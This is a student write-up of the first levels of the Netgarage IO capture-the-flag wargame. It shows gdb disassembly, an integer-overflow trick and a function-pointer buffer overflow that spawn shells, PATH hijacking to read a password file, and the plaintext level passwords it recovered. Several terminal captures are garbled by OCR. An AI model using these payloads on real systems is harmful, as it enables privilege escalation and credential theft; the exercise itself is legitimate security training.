

# SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY SRI LANKA

# OHTS – ASSIGNMENT NETGARAGE LEVELS

IT17138482 – FERNANDO W.P.C 2020 Netgarage is a CTF kind of war game, which includes levels/ stages. Each and every level includes a passcode to the next level.

#### 1. Level 01:

As given in the <a href="http://io.netgarage.org/">http://io.netgarage.org/</a> you have to enter the passcode as level1 to go through this level.

Figure 1.1 Start with the level 01




Figure 1.2 Initial Commands

Then you have to check what are the directories and what is inside them. Command <ls> will show the files in level 1. And <cd ./levels> will display all the levels as well as the files and directories.

```
level1@io:~$ cd /levels
level1@io:/levels$ ls
                level04 alt
                               level06 alt.c
                                                  level08 alt.cp
beta
               level04 alt.c
                               level06 alt.pass
                                                  level08.cpp
               level04.c
                               level06.c
                                                  level09.c
level02 alt.c
                                                  level10
                                                   evel10 bis
               level05 alt.c
                               level07 alt.c
level02.c
                                                  level10 bis.c
               level05.c
                               level07.c
level03.c
                                                  level10.c
                               level08 alt
                                                  level10.pass
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$
```

Figure 1.3 Request of 3-digit code

Above image shows the steps that you need to follow in order to get the 3-digit passcode to get the next levels passcode. That means we need to enter a 3-digit value to go further and get the next levels pass.

So as displayed in figure 1.4 you need to disassemble 0x80480dc. There you get the answer as 271.

```
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$ gdb -q level01
Reading symbols from level01...(no debugging symbols found)...done.
(qdb)
(qdb) set dissemby-flavor intel
No symbol table is loaded. Use the "file" command.
(qdb) set disassembly-flavor intel
(qdb) disassemble main
Dump of assembler code for function main:
   0x08048080 <+0>:
                        push
                                0x8049128
   0x08048085 <+5>:
                        call
                                0x804810f
   0x0804808a <+10>:
                        call
                                0x804809f
   0x0804808f <+15>:
                        cmp
                                eax,0x10f
   0x08048094 <+20>:
                                0x80480dc
                        jе
   0x0804809a <+26>:
                        call
                                0x8048103
End of assembler dump.
(gdb) p 0x10f
\$1 = 271
(gdb)
```

Figure 1.4 Disassemble the codes

```
[1]+ Stopped gdb -q level01
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass sh-4.3$
```

Figure 1.5 Enter the 3-digit code as 271

```
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$
```

Figure 1.6 Get the passcode for the next level

Above figure displays the passcode for the next level.

## 2. Level 02:




Figure 2.1 start the level 2

Enter the passcode achieved from the previous level and start.

```
3. level1@io.netgarage.org
                                         4. level2@io.netgarage.org
                                                                      level27.c
level02.c
                 level07 alt.c
                                                      level18 alt.c
                                     level13.c
                                                     level18.c
                                                                      level27.pass
                 level07.c
level03.c
                                     level14.c
                                                      level19.c
                                                                       level28.c
                 level08 alt.cpp
level04_alt.c
                                     level15.c
                                                      level20.asm
                                                                       level29.c
                level08.cpp
level04.c
                                    level15.pass
                                                     level20.pass
                                                                      level30.c
                 level09.c
level05_alt.c
                                     level16_alt.c
                                                                      level31.asm
                 level10_bis.c
                                                      level23.c
level05.c
                                    level16.c
                 level10.c
                                    level16.pass
                 level10.pass
level2@io:/levels$ cat /level02.c
cat: /level02.c: No such file or directory
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void catcher(int a)
        setresuid(geteuid(),geteuid());
        printf("WIN!\n");
system("/bin/sh");
        exit(0);
int main(int argc, char **arg<mark>v</mark>)
        puts("source code is available in level02.c\n");
        if (argc != 3 || !atoi(argv[2]))
          return 1;
        signal(SIGFPE, catcher);
return abs(atoi(argv[1])) / atoi(argv[2]);
level2@io:/levels$ 📕
```

Figure 2.2

After checking the levels, you can find that there is a file called level02.c

```
level2@io:/levels$ ./level02
source code is available in level02.c
level2@io:/levels$ ./level02.c
-bash: ./level02.c: Permission denied
level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c
WIN!
```

Figure 2.3

Then you be able to read the level02.c file and there you can find the passcode for level 3

```
level2@io:/levels$ ./level02 "-2147483648" "-1" source code is available in level02.c

WIN! sh-4.3$ cat /home/level3/.pass
OlhCmdZKbuzqngfz sh-4.3$ ■
```

Figure 2.4

#### 3. Level 03:

```
\frac{1}{1} If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)
level3@io.netgarage.org's password:
                     Levels are in /levels
                     Passes are in ~/.pass
                     Readmes in /home/level1
                     Server admin: bla (blapost@gmail.com)
       1. No DoS, local or otherwise
       2. Do not try to connect to remote systems from this box
       3. Quotas, watch resources usage, max 2 connections per IP
      4. You are not allowed to reuse any of our content in writeups
                                   (32 levels)
      random commands:
- some
       gdb> python x=gdb.execute("info registers", False, True); print x
       ld --verbose
      pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend qdb, there is no
 need to use them at all.
 - gdb -x /usr/share/gdbinit
```

 $Figure\ 3.1$ 

Now you can start with the level 03.

```
level3@io:~$ cd /levels
level3@io:/levels$ ./levels
-bash: ./levels: No such file or directory
level3@io:/levels$ ls
                level06 alt.c
                                                   level17 alt
                                                                   level25.c
beta
                                   level11.c
                                                   level17 alt.c
                level06 alt.pass
                                                                   level26.l
                level06.c
                                                   level17.c
 evel02 alt
                                   level12.c
                                                                   level26.y
level02 alt.c
                                                   level18 alt
                                   level12.pass
level02.c
                level07 alt.c
                                                   level18 alt.c
                                                                   level27.c
                level07.c
                                   level13.c
                                                   level18.c
                                                                   level27.pass
level03.c
                level08
                                   level14.c
                                                   level19.c
level04
                                                                   level28.c
                level08 alt.cpp
                                                                   level29.c
level04 alt.c
                                   level15.c
                                                   level20.asm
                level08.cpp
                                   level15.pass
level04.c
                                                   level20.pass
                level09.c
                                                                   level30.c
.evel05
                                    level16
                Level10
level05 alt.c
                                   level16 alt.c
                                                                   level31.asm
                level10 bis.c
                                                   level23.c
level05.c
                                   level16.c
                level10.c
                                   level16.pass
.evel06
                level10.pass
```

Figure 3.2

#### Level 3 also has a file called level03.c

```
level3@io:/levels$ cat level03.c
//bla, based on work by beach

#include <stdio.h>
#include <string.h>

void good()
{
        puts("Win.");
        execl("/bin/sh", "sh", NULL);
}

void bad()
{
        printf("I'm so sorry, you're at %p and you want to be at %p\n", bad, good
);
}

int main(int argc, char **argv, char **envp)
{
        void (*functionpointer)(void) = bad;
        char buffer[50];
        if(argc != 2 || strlen(argv[1]) < 4)
            return 0;
        memcpy(buffer, argv[1], strlen(argv[1]));
        memset(buffer, 0, strlen(argv[1]) - 4);
        printf("This is exciting we're going to %p\n", functionpointer);
        functionpointer();
        return 0;
}
level3@io:/levels$ ||</pre>
```

Figure 3.3

```
level3@io:/levels$ cd
level3@io:~$
level3@io:~$ gdb -q /levels/level03
Reading symbols from /levels/level03...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(qdb) disassembly main
Undefined command: "disassembly". Try "help".
(qdb) disassemble main
Dump of assembler code for function main:
   0x080484c8 <+0>:
                       push
                               ebp
   0x080484c9 <+1>:
                       mov
                               ebp,esp
   0x080484cb <+3>:
                       sub
                               esp,0x78
                               esp,0xfffffff0
   0x080484ce <+6>:
                       and
   0x080484d1 <+9>:
                       mov
                               eax,0x0
   0x080484d6 <+14>: sub
                               esp,eax
   0x080484d8 <+16>:
                       mov
                               DWORD PTR [ebp-0xc],0x80484a4
                               DWORD PTR [ebp+0x8],0x2
   0x080484df <+23>:
                       cmp
                               0x80484fc <main+52>
   0x080484e3 <+27>:
                       jne
   0x080484e5 <+29>:
                               eax, DWORD PTR [ebp+0xc]
                       mov
   0x080484e8 <+32>:
                       add
                               eax,0x4
   0x080484eb <+35>:
                       mov
                               eax, DWORD PTR [eax]
   0x080484ed <+37>:
                       mov
                               DWORD PTR [esp],eax
   0x080484f0 <+40>:
                       call
                               0x804839c <strlen@plt>
   0x080484f5 <+45>:
                               eax,0x3
                       cmp
   0x080484f8 <+48>:
                        jbe
                               0x80484fc <main+52>
   0x080484fa <+50>:
                       jmp
                               0x8048505 <main+61>
   0x080484fc <+52>:
                        mov
                               DWORD PTR [ebp-0x5c],0x0
```

Figure 3.4

There in the level 3 again you have to disassemble the value to get the passcode for the level 04

```
End of assembler dump.
(gdb) p 0x58-0xc
$1 = 76
(qdb) p &qood
$2 = (<text variable, no debug info> *) 0x8048474 <good>
(gdb) run $(python -c 'print "A"*76 + "\x08\x04\x84\x74"')
Starting program: /levels/level03 $(python -c 'print "A"*76 + "\x08\x04\x84\x74"'
This is exciting we're going to 0x74840408
Program received signal SIGSEGV, Segmentation fault.
0x74840408 in ?? ()
(gdb)
[1]+ Stopped
                              qdb -q /levels/level03
level3@io:~$ cd /levels
level3@io:/levels$ ./level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')
This is exciting we're going to 0x8048474
sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAYl9T
sh-4.3$
```

Figure 3.5

#### 4. Level 04:

```
₩ 03/03/2020
              0
        \hat{ackslash} If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)
level4@io.netgarage.org's password:
                     Levels are in /levels
                     Passes are in ~/.pass
                     Readmes in /home/level1
                     Server admin: bla (blapost@gmail.com)
      1. No DoS, local or otherwise
      2. Do not try to connect to remote systems from this box
      3. Quotas, watch resources usage, max 2 connections per IP
      4. You are not allowed to reuse any of our content in writeups
                                   (32 levels)
```

Figure 4.1



Figure 4.2

In this level you have to read tmp in order to go further. And the steps should be as below.

```
level4@io:/levels$ cd /tmp
level4@io:/tmp$ cd desdic
level4@io:/tmp/desdic$ ls
test whoami whoiam
level4@io:/tmp/desdic$ cat whoami
cat /home/level5/.pass
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
> whoami
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
whoami
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass" >whoami
level4@io:/tmp/desdic$ chmod 777 whoami
level4@io:/tmp/desdic$ ./whoami
cat: /home/level5/.pass: Permission denied
level4@io:/tmp/desdic$ export PATH=.:$PATH
level4@io:/tmp/desdic$ which whoami
./whoami
level4@io:/tmp/desdic$ /levels/level04
Welcome DNLM3Vu0mZfX0pDd
level4@io:/tmp/desdic$
```

Figure 4.3

Here you get the passcode for the level 5.

### 5. Level 05:




Figure 5.1